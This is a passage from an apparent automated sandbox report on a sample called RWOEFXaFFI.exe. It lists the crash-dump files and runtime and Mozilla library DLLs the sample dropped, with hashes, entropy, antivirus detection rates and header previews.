val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C42.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Sep 25 17:14:18 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	97856
Entropy (8bit):	2.1127896386434837
Encrypted:	false
SSDEEP:	384:ftYkuhLNcxGxr/T3rXkwRlwtHTl313F9S9JiX4X5Pu3iovjf8MHiscNyT9m5Ffg:f9MNcMxrTrX7Rej3kzscmmg
MD5:	A494325B4CD2A887DB64ADCB0E989A79
SHA1:	3E7BDD5038E3A3BEC7959F0FBA7228240796043E
SHA-256:	5CA97D3D9890A11EEE60D0571DE652AC3D847B35A4FEB3364EF98939A4B3DB2A
SHA-512:	F0B12F5C401B708D595F390AB16C82CB33FB4D3D3FADBC825FA177FBEB50A812CC03662C93DFE84372945122C9A7A4280163A675B1B2D70DDAC36D50BF2468B6
Malicious:	false
Preview:	MDMP..... .....XOa.....U.....B....."....GenuineIntelW.....T.....d....XOa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAFCB.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8350
Entropy (8bit):	3.7095591992461054
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNir36R6YgBSU1HQrgmfDStCpBY89bWHsf0Bym:RrlsNib6R6YWSU1wrgmfDSSWMf01
MD5:	64EBFF2E5F4E85715F094B33AF7AE10D
SHA1:	33BE38F45C95D7752E6DC988606B47CCE9D03D0C
SHA-256:	2421F74F330824D78E3F2C7B52DFE958C7FFED0D9E7D7755E193D95132B909D8
SHA-512:	677F9CEC65BA6F44486E7D853A25C2FB58B13B5B3872BE04375BC8979969B6D9CE30B3020795AC84CFAEAFE2AB6B630862E570CC106375A34B22670E5A078B5
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.0.0.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB2E9.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.5152232788997395
Encrypted:	false
SSDEEP:	48:cvIwSD8zsbJgtWI968WSC8Bf8fm8M4JocLyZFj+q8gcvU4pauX7Ed:uITf1d1SNmJav74suX7Ed
MD5:	0691B9398879F4BC34D5A1AA324E32C6
SHA1:	5079A307BE567494F1C347A00D01348DB21A8BB4
SHA-256:	AA2B852284DECABE66FD6AF88167D865973967F976D8CA19E1F19F21F7DFFB45
SHA-512:	65FEFC83E9A8D22730F839ED9FBD7A5E6A211A50626A70FD43BBEB086E9AAF9803AD1E3C483DE0B66FA6E2E696378111C6ED8CBF679315241F3BBC422DC2E465
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1182384" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD9A9.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Sep 25 17:14:34 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	114414
Entropy (8bit):	2.1695239710917757
Encrypted:	false
SSDEEP:	384:ttfHvM8Ci1fEbIiHzb3rJkwRZmiTUfMIiHmKIFwgKlKhJiDr48UvJvx89ESRF:tdE8Ci1iIiHrJ7RZmipv5lKhc/S8ESRF
MD5:	D8295B9D3B7AFEE14C00528729925B89
SHA1:	323CEE1537128323F38E93DC2F651E7AAF524037
SHA-256:	2B35BA5719C8AA3B9051E71EA566D9E2355C5A27EFC1F5AD8B7D0FDB1B144F48
SHA-512:	48B3F35CFB66696873998E100249122513A27E7BA92E150DB6D2E6B9AE9BCC6F47AB2DDD1D0F613A31C5CC6EE851B84275DC0424966898A1938E91D2929127C
Malicious:	false
Preview:	MDMP..... .....XOa.....U.....B.....(.....GenuineIntelW.....T.....d....XOa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WEREC67.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8354
Entropy (8bit):	3.7106081838383758
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirO6JGO6YgzSUSHQwPgmfDStCpBu89bIHsfY4m:RrlsNiC6JGO6YESUSwYgmfDSAIMfO
MD5:	665B8E45D4FCC6FC25B4C84885CE71EE
SHA1:	C4FFB26B139504FC4BCC2A6FF934BB62FA67E57E
SHA-256:	5D85358FB24092E78D7F5CD6B5196FDB3A24B66A5D8296DDC0878675EF65C49A
SHA-512:	13E22596D75C5D7517ACDDAA28B799B940D0D280B9B93FB775C93B72479ED42304BB7D7E1B166388A1AEAA4718C365BD9BFFEF0E897FFCBCAC4D35CCAA846C71
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.0.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF8EB.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.516890466768407
Encrypted:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF8EB.tmp.xml	
SSDEEP:	48:cvIwSD8zs0JgtWl968WSC8BL8fm8M4JocLyZFs+q8gcvU4pauX7Ed:uITfyd1SNeJaQ74suX7Ed
MD5:	9D66794B5CFAEF3CD91EF1A870B30770
SHA1:	D8F726E43D818CDE1BDFE1053141840AA5C1039B
SHA-256:	5B0B0B627FD4D79AC0334FF716379D970F3138EB839534A550995C693FBC74CD
SHA-512:	E33A8E395DD83C92A74C846BD6EE0065CE68CF18C3EFF948DC02A2C7B6EF5762F456ED31908C63C3C5EA3687E576F553D689C9937D6A4D4E7BE0D2AFC25B22C
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1182385" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\freebl3.dll	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354D2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 3oZf2AWs3o.exe, Detection: malicious, Browse • Filename: QaDhnpiLyq.exe, Detection: malicious, Browse • Filename: qUaCp2QNnD.exe, Detection: malicious, Browse • Filename: EA00OMo1tS.exe, Detection: malicious, Browse • Filename: cj6LIPaeUz.exe, Detection: malicious, Browse • Filename: VtLAo0xV0T.exe, Detection: malicious, Browse • Filename: 7RIDZ5nRku.exe, Detection: malicious, Browse • Filename: setup_x86_x64_install.exe, Detection: malicious, Browse • Filename: HVHU71yzzA.exe, Detection: malicious, Browse • Filename: ExQjKsR148.exe, Detection: malicious, Browse • Filename: 2XLHix3B2c.exe, Detection: malicious, Browse • Filename: 0fx09eBpoa.exe, Detection: malicious, Browse • Filename: R5R1EO1Lxs.exe, Detection: malicious, Browse • Filename: rfuXvlBuYJ.exe, Detection: malicious, Browse • Filename: Teric4r3o5.exe, Detection: malicious, Browse • Filename: G3QpUGAM0L.exe, Detection: malicious, Browse • Filename: NF2HIzjeKr.exe, Detection: malicious, Browse • Filename: y9O88YOo8k.exe, Detection: malicious, Browse • Filename: 9CyiHj7D0G.exe, Detection: malicious, Browse • Filename: 2v95Xa7bqN.exe, Detection: malicious, Browse
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW..AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[.....'!.....f.....).....p.....s....@.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data...,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B.....

C:\ProgramData\mozglue.dll	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\ProgramData\mozglue.dll

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;..:.:.;..>..;..:..;..:.w.;...?..;...>..;..;..;...;...;...9..;.Rich.;.....PE..L...._.[.....''!.....z.....@.....3....@A.....@...t.....,.... ..x.....0..h.....T.....T.... ...h...@.....I.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... ....@..@.reloc..h....0.....@..B..... .....

C:\ProgramData\msvcp140.dll

Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A....;.....''...;.....;.....;.....;.....;.....;.....;-...;..... Rich.....PE..L....8'Y.....''!.....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B..... .....

C:\ProgramData\nss3.dll

Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z.._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[.....''!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG...`...''...B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B..... .....

C:\ProgramData\softokn3.dll

Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nlVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\ProgramData\softokn3.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[......"!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B.....

C:\ProgramData\vcruntime140.dll	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A.....^.....D..... 2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\softokn3[1].dll	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nIVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[......"!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\mozglue[1].dll	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\mozglue[1].dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;..:.:;..>..;..:..;..:w.;...?..;...>..;..;..;...;...;...9..;.Rich.;.....PE..L...._.[.....''!....z.....@.....3....@A.....@...t.....,.... ..x.....0..h.....T.....T.... ...h...@.....l.....text...x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... ....@..@.reloc..h....0.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\vcruntime140[1].dll	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....''.G...L.^.N...E...l.....U.....V.....A.....^.....D..... 2.D.....D...RichE.....PE..L....8'Y.....''..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\freebl3[1].dll	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354D2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[.....''!.....f.....).....p.....s.... @.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data. ..,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\nss3[1].dll	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\nss3[1].dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z.._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[.....'!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG...`...'...B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\VAHFWDJC\msvcp140[1].dll	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
